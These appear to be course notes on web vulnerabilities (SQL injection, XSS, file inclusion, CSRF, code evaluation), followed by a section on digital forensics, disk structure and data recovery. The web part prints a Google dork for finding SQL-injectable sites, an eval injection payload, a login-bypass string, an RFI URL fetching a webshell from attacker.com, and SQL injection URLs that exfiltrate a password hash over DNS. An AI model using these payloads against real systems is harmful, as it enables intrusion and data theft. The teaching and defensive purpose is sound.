For example: inurl:".php?id=" "You have an error in your SQL syntax"

This dork allows us to find websites that are possibly vulnerable to SQL Injections. This Google hacking query can be used by attackers to gather security vulnerabilities in web applications.

XSS Cross-Site Scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

XSS attacks can generally be categorized into two categories: stored and reflected. There is a third, much less well-known type of XSS attack called DOM Based XSS that is discussed separately here.

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Local File Inclusion Vulnerability

Introduction to Local File Inclusions

File inclusions are part of every advanced server side scripting language on the web. They are needed to keep web applications' code tidy and maintainable. They also allow web applications to read files from the file system, provide download functionality, parse configuration files and do other similar tasks. Though if not implemented properly, they can become an exploitable web vulnerability which malicious attackers can take advantage of.

How do Local File Inclusions Work?

Usually the path of the file you want to open is sent to a function which returns the content of the file as a string, or prints it on the current web page, or includes it into the document and parses it as part of the respective language.

Impacts of an Exploited Local File Inclusion Vulnerability

The impacts of exploiting a Local File Inclusion (LFI) vulnerability vary from information disclosure to complete compromise of the system. Even in cases where the included code is not executed, it can still give an attacker enough valuable information to be able to compromise the system. Even though old ways of exploiting the first scenario won't work anymore on most modern systems, e.g. including the access.log file, there are still some methods that can still lead to a complete system compromise through evaluated script code.

Peventing Local File Inclusion Vulnerabilities in Your Web Applications

Tips for Letting Users Read or Download Files Securely

Save the file paths in a database and assign an ID to each of them. BY doing so users only see the ID and are not able to view or change the path.

Use a whitelist of filenames and ignore every other filename and path.

Instead of including files on the web server, store their content in databases where possible.

Instruct the server to automatically send download headers and not execute files in a specific directory such as /download/. That way you can point the user directly to the file on the server without having to write additional code for the download.

What You Should NOT Do to Avoid LFI Vulnerabilities

Blacklisting filenames; attackers have a variety of filenames to include for information disclosure or code execution. Maintaining such a list is practically not possible. It also is not enough to blacklist files commonly used for testing against LFI like /etc/passwd or /etc/hosts

Removing or blacklisting character sequences. There are known bypasses for removing or blacklisting those.

Encoding the file path with base64, bin2hex or similar functions as this can be reversed relatively easily by an attacker.

Remote File Inclusion vulnerability

Introduction to the Remote File Inclusion (RFI) Vulnerability

A remote file inclusion occurs when a file from a remote server is inserted into a web page. This can be done on purpose to display content on a website from a remote website. But, it can also happen by accident, due to a misconfiguration of the respective programming language or during an attack.

Even though this kind of inclusion can occur in almost every kind of web application, those written in PHP are more likely to be vulnerable to Remote File Inclusion attacks, because PHP provides native functions that allow the inclusion of remote files. Other languages usually require a workaround to imitate this behaviour.

How Does Remote File Inclusion work?

In order to include a remote file you have to add a string with the url of the file to an Include function of the respective language (for example, PHP). Then the web server of the website under attack makes a request to the remote file, fetches its contents and includes it on the web page serving the content. It is then processed by the parser of the language.

Exploiting a Remote File Inclusion Vulnerability

Consider a developer who wants to include a local file depending on the GET parameter page. They have different files such as contact.php, main.php and about.php, all of which provide different functionality to the website.

Each file can be called using the following request:

https://example.com/index.php?page=contact.php

While the developer expects that only files inside that folder are included, it might be possible for an attacker to include files from another directory (LFI) or even from a completely different web server (RFI). In fact, without a whitelist (of permitted files), the attacker is able to change the filepath to the programming language's Include function. The attacker *can* include a local file, but in a typical attack, they change the path to a file that resides on a server they control. That way, that attacked can easily write malicious code inside a file, without having to poison logs or otherwise inject code inside the web server (which is what is required in the case of an LFI).

An attack might look like this:

https://example.com/index.php?page=https://attacker.com/uploads/webshell.txt

What is the Impact of an Exploited Remote File Inclusion?

Impact may differ depending on the execution permissions of the web server user. Any included source code could be executed by the web server with the privileges of the current the web server user, making it possible to execute arbitrary code. Where the web server user has administrative privileges, full system compromise is also possible.

How to Prevent Remote File Inclusion Vulnerabilities

To prevent exploitation of the RFI vulnerability, ensure that you disable the remote inclusion feature in your programming languages' configuration, especially if you do not need it. In PHP, you can set allow_url_include to '0'. You should also validate user input before passing it to an Include function. The recommended way to do this is with a whitelist of permitted files.

Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

Remote Code Execution Vulnerability

What is the Remote Code Execution Vulnerability?

Remote Code Evaluation is a vulnerability that can be exploited if user input is injected into a File or a String and executed (evaluated) by the programming language's parser. Usually this behavior is not intended by the developer of the web application. A Remote Code Evaluation can lead to a full compromise of the vulnerable web application and also web server. It is important to note that almost every programming language has code evaluation functions.

Example of Code Evaluation Exploitation

You want to have dynamically generated variable names for every user and store its registration date. This is how it could be done in PHP:

eval(“\$$user=’$regdate’);

Since the username is generally user controlled input an attacker can generate a name like this:

x=’y’;phpinfo();//

The resulting php code would now look like this:

$x='y';phpinfo();//='2016';

As you can see the variable is now called *x* and has the value *y*. After the attacker was able to assign that value to the variable he is able to start a new command by using the semicolon (;). He can now comment out the rest of the string, so he doesn't get syntax errors. If he executes this code the output of phpinfo will appear on the page. You should keep in mind that this is not only possible in PHP but also in any other language with functions that evaluate input.

Impacts of the Remote Code Execution Vulnerability

An attacker who is able to execute such a flaw is usually able to execute commands with the privileges of the programming language or the web server. On many languages he can issue system commands, write, delete or read files or connect to databases.

How to Prevent Remote Code Execution

As a rule of thumb you should avoid using user input inside evaluated code. The best option would be to not use functions such as eval at all. It is considered to be a bad practise and can more often than not be completely avoided. You should also never let a user edit the content of files that might be parsed by the respective languages. That includes not letting a user decide the name and extensions of files he or she might upload or create in the web application.

Authentication Bypass

Authentication:

Authentication is any process by which a system verifies the identity of a User who wishes to access it. Web applications authentication may be implemented using Credentials, each of which is composed of a User ID and Password.

For additional security, Authentication may be implemented using Public Key Infrastructure (PKI). PKI uses digital certificates issued and verified by a Certificate Authority (CA).

Authentication Bypass:

Introduction: Applications require authentication for gaining access to private information. Not every authentication method is able to provide adequate security. A flaw in the application that allows users to access application resources without authentication is referred as' Authentication Bypass'.

Authentication bypass vulnerability is generally caused when it is assumed that users will behave in a certain way and failing to foresee the consequences of users doing the unexpected.

Methods to bypass authentication schema:

There are several methods to bypass the authentication schema in use by a web application. Here are some of the common ways to bypass authentication:

1. Direct page request (Forced Browsing)
2. Parameter Modification
3. Session ID Prediction
4. SQL Injection

SQL Injection

In the early days of the internet, building websites was straightforward: no JavaScript, no CSS and few images. But as the web gained popularity, the need for more advanced technology and dynamic websites grew. This led to the development of CGI and server-side scripting languages like ASP, JSP and PHP.

Website changed and started storing user input and site content in databases. It is therefore of no surprise that every popular server-side scripting language added support for SQL databases. However, as with almost every technical advance, hackers discovered new attack vectors, and for as long as relational databases have been used in web applications, so too have SQL Injection attack vectors.

The SQL injection vulnerability is one of the most dangerous issues for data confidentiality and integrity in web applications and has been listed in the OWASP Top 10 list of the most common and widely exploited vulnerabilities since its inception.

Non-Technical Explanation of the SQL Injection Vulnerability

Imagine a fully-automated bus that functions based on instructions given by humans through a standard web form. That form might look like this:

Drive through **<route>** and **<where should the bus stop?>** if**<when should the bus stop?>**.

Sample Populated Form

Drive through **route 66** and **stop at bus stops** if **there are people at the bus stops**.

Values in bold are provided by humans and instruct the bus. Imagine a scenario where someone manages to send these instructions:

Drive through **route 66** and **do not stop at bus stops and ignore the rest of this form.** if there are people at the bus stops.

The bus is fully-automated. It does exactly as instructed: it drives up route 66 and does not stop at any bus stop, even when there are people waiting. Such an injection is possible because the query structure and the supplied data are not separated correctly. The automated bus does not differentiate between instructions and data; it simply parses anything it is fed.

SQL injection vulnerabilities are based on the same concept. Attackers are able to inject malicious instructions into benign ones, all of which are then sent to the database server through a web application.

Technical Explanation of SQL Injection Vulnerability

As the name suggests, an SQL injection vulnerability allows an attacker to inject malicious input into an SQL statement. To fully understand the issue, we first have to understand how server-side scripting languages handle SQL queries.

For example, let's say functionality in the web application generates a string with the following SQL statement:

```
$statement = "SELECT * FROM users WHERE username = 'bob'AND password = 'mysecretpw'";
```

This SQL statement is passed to a function that sends the string to the connected database where it is parsed, executed and returns a result.

As you might have noticed the statement contains some new, special characters:

* (asterisk) is an instruction for the SQL database to return all columns for the selected database row

= (equals) is an instruction for the SQL database to only return values that match the searched string

' (single quote mark) is used to tell the SQL database where the search string starts or ends

Now consider the following example in which a website user is able to change the values of '$user' and '$password', such as in a login form:

```
$statement = "SELECT * FROM users WHERE username = '$user' AND password
= '$password'";
```

An attacker can easily insert any special SQL syntax inside the statement, if the input is not sanitized by the application:

```
$statement = "SELECT * FROM users WHERE username = 'admin'; -- ' AND password = 'anything'";
= 'anything'";
```

What is happening here? The green part (admin'; --) is the attacker's input, which contains two new, special characters:

; (semicolon) is used to instruct the SQL parser that the current statement has ended (not necessary in most cases)

-- (double hyphen) instructs the SQL parser that the rest of the line (shown in light grey above) is a comment and should not be executed

This SQL injection effectively removes the password verification, and returns a dataset for an existing user – 'admin' in this case. The attacker can now log in with an administrator account, without having to specify a password.

The Different Types of SQL Injection Vulnerability

Attackers can exfiltrate data from servers by exploiting SQL Injection vulnerabilities in various ways. Common methods include retrieving data based on: errors, conditions (true/false) and timing . Let's look at the variants.

Error-Based SQL Injection

When exploiting an error-based SQL Injection vulnerability, attackers can retrieve information such as table names and content from visible database errors.

Error-Based SQL Injection Example

```
https://example.com/index.php?id=1+and(select 1 FROM(select count(*),concat((select (select
concat(database())) FROM information_schema.tables LIMIT 0,1),floor(rand(0)*2))x FROM
information_schema.tables GROUP BY x)a)
```

This Request Returned an Error

```
Duplicate entry 'database1' for key 'group_key'
```

The same method works for table names and content. Disabling error messages on production systems helps to prevent attackers from gathering such information.

Boolean-Based SQL Injection

Sometimes there is no visible error message on the page when an SQL query fails, making it difficult for an attacker to get information from the vulnerable application. However there is still a way to extract information.

When an SQL query fails, sometimes some parts of the web page disappear or change, or the entire website can fail to load. These indications allow attackers to determine whether the input parameter is vulnerable and whether it allows extraction of data.

Attackers can test for this by inserting a condition into an SQL query:

`https://example.com/index.php?id=1+AND+1=1`

If the page loads as usual, it might indicate that it is vulnerable to an SQL Injection. To be sure, an attacker typically tries to provoke a false result using something like this:

`https://example.com/index.php?id=1+AND+1=2`

Since the condition is false, if no result is returned or the page does not work as usual (missing text or a white page is displayed, for example), it might indicate that the page is vulnerable to an SQL injection.

Here is an example of how to extract data in this way:

`https://example.com/index.php?id=1+AND+IF(version()+LIKE+'5%',true,false)`

With this request, the page should load as usual if the database version is 5.X. But, it will behave differently (display an empty page, for example) if the version is different, indicating whether it it is vulnerable to an SQL injection.

Time-Based SQL Injection

In some cases, even though a vulnerable SQL query does not have any visible effect on the output of the page, it may still be possible to extract information from an underlying database.

Hackers determine this by instructing the database to wait (sleep) a stated amount of time before responding. If the page is not vulnerable, it will load quickly; if it is vulnerable it will take longer than usual to load. This enables hackers to extract data, even though there are no visible changes on the page. The SQL syntax can be similar to the one used in the Boolean-Based SQL Injection Vulnerability.

But to set a measurable sleep time, the 'true' function is changed to something that takes some time to execute, such as 'sleep(3)' which instructs the database to sleep for three seconds:

`https://example.com/index.php?id=1+AND+IF(version()+LIKE+'5%',sleep(3),false)`

If the page takes longer than usual to load it is safe to assume that the database version is 5.X.

Out-of-Band SQL Injection Vulnerability

Sometimes the only way an attacker can retrieve information from a database is to use out-of-band techniques. Usually these type of attacks involve sending the data directly from the database server

to a machine that is controlled by the attacker. Attackers may use this method if an injection does not occur directly after supplied data is inserted, but at a later point in time.

Out-of-Band Example

```
https://example.com/index.php?id=1+AND+(SELECT+LOAD_FILE(concat('\\\\',(SELECT
@@version),'example.com\\')))
```

```
https://www.example.com/index.php?query=declare @pass nvarchar(100);SELECT
@pass=(SELECT TOP 1 password_hash FROM users);exec('xp_fileexist ''\\' + @pass +
'.example.com\c$\boot.ini''')
```

In these requests, the target makes a DNS request to the attacker-owned domain, with the query result inside the sub domain. This means that an attacker does not need to see the result of the injection, but can wait until the database server sends a request instead.

Impacts of SQL Injection Vulnerability

There are a number of things an attacker can do when exploiting an SQL injection on a vulnerable website. Usually, it depends on the privileges of the user the web application uses to connect to the database server. By exploiting an SQL injection vulnerability, an attacker can:

Add, delete, edit or read content in the database

Read source code from files on the database server

Write files to the database server

It all depends on the capabilities of the attacker, but the exploitation of an SQL injection vulnerability can even lead to a complete takeover of the database and web server. You can learn more useful tips on how to test the impact of an SQL injection vulnerability on your website by referring to the SQL injection cheat sheet.

A good way to prevent damage is to restrict access as much as possible (for example, do not connect to the database using the sa or root account). It is also sensible to have different databases for different purposes (for example, separating the database for the shop system and the support forum of your website).

Preventing SQL Injection Vulnerabilities

Server-side scripting languages are not able to determine whether the SQL query string is malformed. All they can do is send a string to the database server and wait for the interpreted response.

Surely, there must be a way to simply sanitize user input and ensure an SQL injection is infeasible. Unfortunately, that is not always the case. There are perhaps an infinite number of ways to sanitize user input, from globally applying PHP's addslashes() to everything (which may yield undesirable results), all the way down to applying the sanitization to "clean" variables at the time of assembling the SQL query itself, such as wrapping the above $_GET['id'] in PHP's mysql_escape_string() function. However, applying sanitization at the query itself is a very poor coding practice and difficult to maintain or keep track of. This is where database systems have employed the use of prepared statements.

DIGITAL FORENSIC – I

11
DIGITAL FORENSICS - I

Introduction to Digital Forensics

Digital forensics is used to help investigate cybercrime or identify direct evidence of a computer-assisted crime. The concept of digital forensics dates back to late 1990s and early 2000s when it was considered as computer forensics. The legal profession, law enforcement, policy makers, the business community, education, and government all have a vested interest in DF. Digital forensics is often used in both criminal law and private investigation. It has been traditionally associated with criminal law. It requires rigorous standards to stand up to cross examination in court.

Digital forensics is usually associated with the detection and prevention of cybercrime. It is related to digital security in that both are focused on digital incidents. While digital security focuses on preventative measures, digital forensics focuses on reactive measures.

Digital forensics can be split up into five branches:

1. Computer Forensics
2. Network Forensics
3. Mobile Device Forensic
4. Memory forensics
5. Email Forensics

Peer-to-peer file sharing is the soft area targeted by the criminals. Mobile device forensics is a newly developing branch of digital forensics relating to recovery of digital evidence from a mobile device. The digital medium has become the key area for email hacking.

A digital forensic investigation can be broadly divided into three stages: preservation of evidence, analysis and presentation/reporting. Digital evidence exists in open computer systems, communication systems, and embedded computer systems. Digital evidence can be duplicated exactly and it is difficult to destroy [4]. It can be found in hard drive, flash drive, phones, mobile devices, routers, tablets, and instruments such as GPS. To be admissible in a court of law, evidence must be both relevant and reliable. To date, there have been few legal challenges to digital evidence.


HDD Structure

Physical Structure

A floppy disk is basically a circular sheet of plastic, coated with magnetic material. A hard disk is made of a stack of circular metal platters, also coated with magnetic material. Before a disk can be used it must be formatted. The surface of the disk is divided up into a number of concentric tracks, each of which is subdivided into sectors.

Floppy disks have 80 tracks on each side and each track is split into 18 sectors. A 3.5" floppy disk with 80 tracks and 18 sectors will have 80 x 18 = 1,440 storage units, each uniquely identified by its track and sector position. Each storage unit can hold 512 bytes of data, so the disk has a capacity of 1,440 x 512 = 737,280 bytes (720 KBytes) per side, or 1,400 KBytes (1.4 MBytes) per disk.


A hard disk is a sealed unit containing a stack of circular platters mounted on a common spindle. Electromagnetic read/write heads are located above and below each platter. The platters rotate at a constant speed, eg: 7200 rpm. While they are spinning the heads can move in towards the centre or out towards the edge. This allows them to reach any location on the platter.



Logical Structure

Every storage device has a principal directory, known as the root directory. All other files and directories are stored within the root directory. Directories can be nested, meaning it is possible to store sub-directories, as well as files, within a directory. Nesting can take place to any depth.

A PC might have three folders in the root directory, one holding letters, a second the manuscript of a book and the third storing program. A few miscellaneous documents are also stored within the root directory, as shown in the following diagram:



Each file and folder must have a name which is unique at that level. It is not possible to have two files with the same name in the same folder, but we could have two files with the same name in different folders.

On most multi-user systems, the system administrator will allocate each user their own directory (often called by their username) and can arrange their own files and folders within that as they choose.

A user cannot normally see any other user's files, unless the other user explicitly permits them to do so by sharing the files. Users can also set permissions for other users or groups of users, specifying whether they are allowed to read, write or modify files.

Hard Disk Structure

As with hard disks, each platter is divided into thin concentric bands known as tracks. There can be more than a thousand tracks on a 3.5 inch hard disk. The tracks are further subdivided into sectors. These are the smallest physical storage unit on a disk and they are almost always 512 bytes long.

A group of tracks which have the same track number, but are on different platters, is sometimes referred to as a cylinder, but this term is no longer widely used.

Tracks are created when the disk is initially formatted. There are normally 1024 tracks on a hard disk, numbered from 0 (at the edge of the disk) to 1023 (near the centre).

One obvious problem with this structure is that the tracks near the centre are shorter than those near the edge of the disk. To compensate for this, they are more densely populated with data, meaning that the same amount of data can be written or read over the same period of time, irrespective of the drive head position.

One side of the first platter has space reserved for hardware-based track-positioning information which is not available to the operating system. This data is written to the disk during assembly and is used by the disk controller to position the drive heads correctly.

We have already noted that a sector is the smallest physical storage unit on the disk and is usually 512 bytes long. Files should ideally be stored in a single contiguous area of disk space. Since most files are longer than 512 bytes, the file system must allocate the number of sectors required to store the file, eg: a 640 byte file would require two sectors. If additional data is appended to the file later, further sectors can be allocated.

Data Recovery

In computing, data recovery is a process of salvaging (retrieving) inaccessible, lost, corrupted, damaged or formatted data from secondary storage, removable media or files, when the data stored in them cannot be accessed in a normal way. The data is most often salvaged from storage media such as internal or external hard disk drives (HDDs), solid-state drives (SSDs), USB flash drives, magnetic tapes, CDs, DVDs, RAID subsystems, and other electronic devices. Recovery may be required due to

physical damage to the storage devices or logical damage to the file system that prevents it from being mounted by the host operating system (OS).

The most common data recovery scenario involves an operating system failure, malfunction of a storage device, logical failure of storage devices, accidental damage or deletion, etc. (typically, on a single-drive, single-partition, single-OS system), in which case the ultimate goal is simply to copy all important files from the damaged media to another new drive. This can be easily accomplished using a Live CD or DVD by booting directly from a ROM instead of the corrupted drive in question. Many Live CDs or DVDs provide a means to mount the system drive and backup drives or removable media, and to move the files from the system drive to the backup media with a file manager or optical disc authoring software. Such cases can often be mitigated by disk partitioning and consistently storing valuable data files (or copies of them) on a different partition from the replaceable OS system files.

Four phases of data recovery

Usually, there are four phases when it comes to successful data recovery, though that can vary depending on the type of data corruption and recovery required.

Phase 1: Repair the hard disk drive

The hard drive is repaired in order to get it running in some form, or at least in a state suitable for reading the data from it. For example, if heads are bad they need to be changed; if the PCB is faulty then it needs to be fixed or replaced; if the spindle motor is bad the platters and heads should be moved to a new drive.

Phase 2: Image the drive to a new drive or a disk image file

When a hard disk drive fails, the importance of getting the data off the drive is the top priority. The longer a faulty drive is used, the more likely further data loss is to occur. Creating an image of the drive will ensure that there is a secondary copy of the data on another device, on which it is safe to perform testing and recovery procedures without harming the source.

Phase 3: Logical recovery of files, partition, MBR and file system structures

After the drive has been cloned to a new drive, it is suitable to attempt the retrieval of lost data. If the drive has failed logically, there are a number of reasons for that. Using the clone it may be possible to repair the partition table or master boot record (MBR) in order to read the file system's data structure and retrieve stored data.

Phase 4: Repair damaged files that were retrieved

Data damage can be caused when, for example, a file is written to a sector on the drive that has been damaged. This is the most common cause in a failing drive, meaning that data needs to be reconstructed to become readable. Corrupted documents can be recovered by several software methods or by manually reconstructing the document using a hex editor.

Remote Data Recovery

Recovery experts do not always need to have physical access to the damaged hardware. When the lost data can be recovered by software techniques, they can often perform the recovery using remote access software over the Internet, LAN or other connection to the physical location of the damaged media. The process is essentially no different from what the end user could perform by themselves.

Remote recovery requires a stable connection with an adequate bandwidth. However, it is not applicable where access to the hardware is required, as in cases of physical damage.

File Recovery Software

Stellar Data Recovery	Data Recovery Utility for Mac Computers
CDRoller	Recovers data from optical disc
Data Recovery Wizard	Microsoft Windows file recovery utility
Data Rescue PC4	Data recovery software by Prosoft Engineering company
Disk Drill Basic	Data recovery application for Mac OS X and Windows
Dvdisaster	Generates error-correction data for optical disc
GetDataBack	A Windows recovery program
Hetman Partition Recovery	The complete data drive recovery solution

Forensic Tools

A forensic tool is a tool that aids in either the acquisition or analysis phase of a digital forensic investigation. Some forensic tools are able to perform all activities in both phases of computer forensic investigations (Cohen et al., 2009). An essential prerequisite of forensic tools used to acquire digital 8 evidence, is that they do so with the least possible amount of modification or alteration to the source from which acquisitions are derived. Computer forensic tools used to analyse acquired images are responsible for recovering deleted files and presenting all the data of the original source in a format that is logical.

Distinguishing Open Source and Proprietary Software

As is the case with most types of software, digital forensic software is subject to various licenses, namely open source and proprietary or closed source. The differences between these licenses are briefly noted where after the benefits and disadvantages of the types of software are highlighted.

- **Open Source Software**

  They are freely available to be used and also provide the original source code to the user. These can be installed in any computer system free of cost.
  There is an assortment of open source software licenses; however the two that are most frequently used are GNU Public License and Berkley Software Distribution License (BSD) (Carrier, 2002). The distinguishing factor between open source software and proprietary software is that the source code of open source software is freely available

  Advantages of Open Source Forensic Tools

  Open source tools can usually be integrated and used in conjunction with one another in the same environment inasmuch as they are often developed on common platforms. This

interoperability helps to protect organizations from becoming locked into proprietary software (Keneally, 2001). The absence of license fees furthermore assists organizations in developing an arsenal of tools at little or no cost. This benefit is particularly valuable to smaller organizations that do not have large budgets

- **Proprietary / Closed Source Software**

They are not freely available to the users. The company that develops the software owns it and no one may duplicate it or use it without the developers consent. Users need to pay for using this software and must have a license before installing it.
Converse to open source software, the code of closed source software is proprietary and not readily available for scrutiny (Keneally, 2001).

Advantages of Closed Source Computer Forensic Tools

Many tasks in proprietary source tools have been automated reducing time required to gather evidence (Guidance Software, n.d.c). Furthermore, FTK can be set up across a number of computers so that processing can be distributed across those computers thereby enabling the tool to quickly process massive data sets (Access Data, n.d.c). Vendors of proprietary computer forensic software provide support in numerous way including forums, document libraries, knowledge basis and telephonic support (Guidance Software, n.d.c; Access Data, n.d.d). Often these tools are sold by partners or resellers locally in every country so on-site support is usually available too.

Disadvantages of Closed Source Computer Forensic Tools

The cost of proprietary computer forensic software is the most obvious drawback, and potentially the greatest barrier to the use of these tools. At the time of this research, the respective average price in South Africa for a standalone licenses of EnCase and FTK was approximately R 12 500.00 (Custom-made IT Solutions, 2014) and R 45 000.00 per annum (DRS, 2014) respectively. Proprietary computer forensic tools are less flexible than open source tools. Many of the forensic functions are automated and this removes control from the investigator (Guidance Software, n.d.c). This automation introduces a layer of abstraction, which may result in errors (Carrier, 2003).

Forensic Tools Overview

There are many digital forensic tools, open source as well as proprietary source. Some of the tools that we are using for our research purpose are as follows:

1. FTK 3.0- Forensic Toolkit is proprietary source forensic software developed by Access Data for investigation of digital evidences so that it can be produced in the court. The toolkit includes tools such as FTK Imager which is used to create forensic image of any type of media. Language Selector utility provides an option for selecting the language in which we want to see the case. Mobile Phone Examiner used for examining data from cell phones and data card. Registry Viewer provides the function of viewing the contents of Windows operating system registry files and registry's protected storage. Distributed Network Attack and Password Recovery Toolkit are used for analyzing the file signatures and recovery of password. This toolkit helps in filtering, analysing, investigating and reporting on acquired evidence.

2. EnCase 4.20- It is proprietary source forensic software developed by Guidance to conduct effective digital investigations. It is used for acquisition, analysis and reporting process. This tool has scripting functionality named EnScript for interacting with evidences using various API's. It provides integrated keyword searching, integrated registry viewer.

3. Autopsy 3.1.2- It is a GUI based open source forensic software. It is used by law enforcement agencies, military and security professionals for investigation of evidences in hard drives and smart phones. It helps in indexing, keyword searching, registry analysis, web artefacts analysis, email analysis and reporting.

4. OSForensics 3.1- It is open source forensic software that is used for imaging, extracting, analysing and reporting of digital evidences from digital media in an efficient manner. It able to see the recent activities, downloaded files and connected USB devices in the system. It provide indexing, keyword searching, email viewer, registry viewer, raw disk viewer, search and recover deleted files efficiently.

5. SIFT 3.0- Sans Investigation Forensic Toolkit 3.0 is open source forensic software which support Linux platform. It is a VMware image that has forensic tools pre-installed. It provides guidelines for securing the integrity of evidences. This toolkit includes different tools such as: The Sleuth Kit which is used for Files system Analysis, log2timeline used for Timeline view, ssdeep&md5deep are the two Hashing Tools, WireShark used for Network Forensics, Pasco for Internet Explorer Web History examination, Rifiuti for Recycle Bin examination, Volatility Framework used for Memory Analysis, etc.

Image Creation

What is a forensic image?

A forensic image, sometimes referred to as a mirror image or hard drive clone, is a fundamental aspect of data preservation and digital forensics. Forensic imaging creates an exact bit-for-bit copy of the source hard drive, SSD, USB or other media, and creates a unique digital fingerprint that is used to certify its authenticity. This process is critical when digital evidence will be admitted as evidence in litigation.

When a computer is identified as potentially containing electronic evidence, it is imperative to follow a strict set of procedures to ensure an admissible extraction of any potential evidence residing within. The first thing to remember is the “golden rule of electronic evidence” – if within reason, the original media should never be altered or modified in any way. Thus, before any data analysis occurs, it usually makes sense to create an exact, bit-for-bit copy of the original storage media. This process is more commonly known as forensic imaging. A forensic image is also sometimes referred to as a bit stream image, hard drive image, mirror image, disk clone or ghost image. However, in the technology world, mirror imaging, ghost imaging, or disk cloning are each specific backup methods and do not always generate a true forensic image.

How is a forensic image generated?

The generation of a forensic image is a highly detailed process. Most industry standard forensic imaging tools will identify the date of imaging, the examiner who conducted the imaging and generate a hash value, which is used to verify the image is true and accurate. Some tools go into further detail and provide sector counts, serial number information and more. Institutions and organizations like the Department of Justice (DOJ) offer guidelines and suggested protocols for hard drive imaging.

Generally, forensic imaging tools read the source media sector by sector, bit by bit, and make an exact copy of the data. Upon completion, this copy becomes the forensic image. There is no “one correct way” to generate a valid forensic image. Some tools may read the source media starting at the first sector, while others may start at the end. Some tools can compress the forensic image to take up less space while maintaining its authenticity. Other tools can encrypt the data so you need a password to review the forensic image.

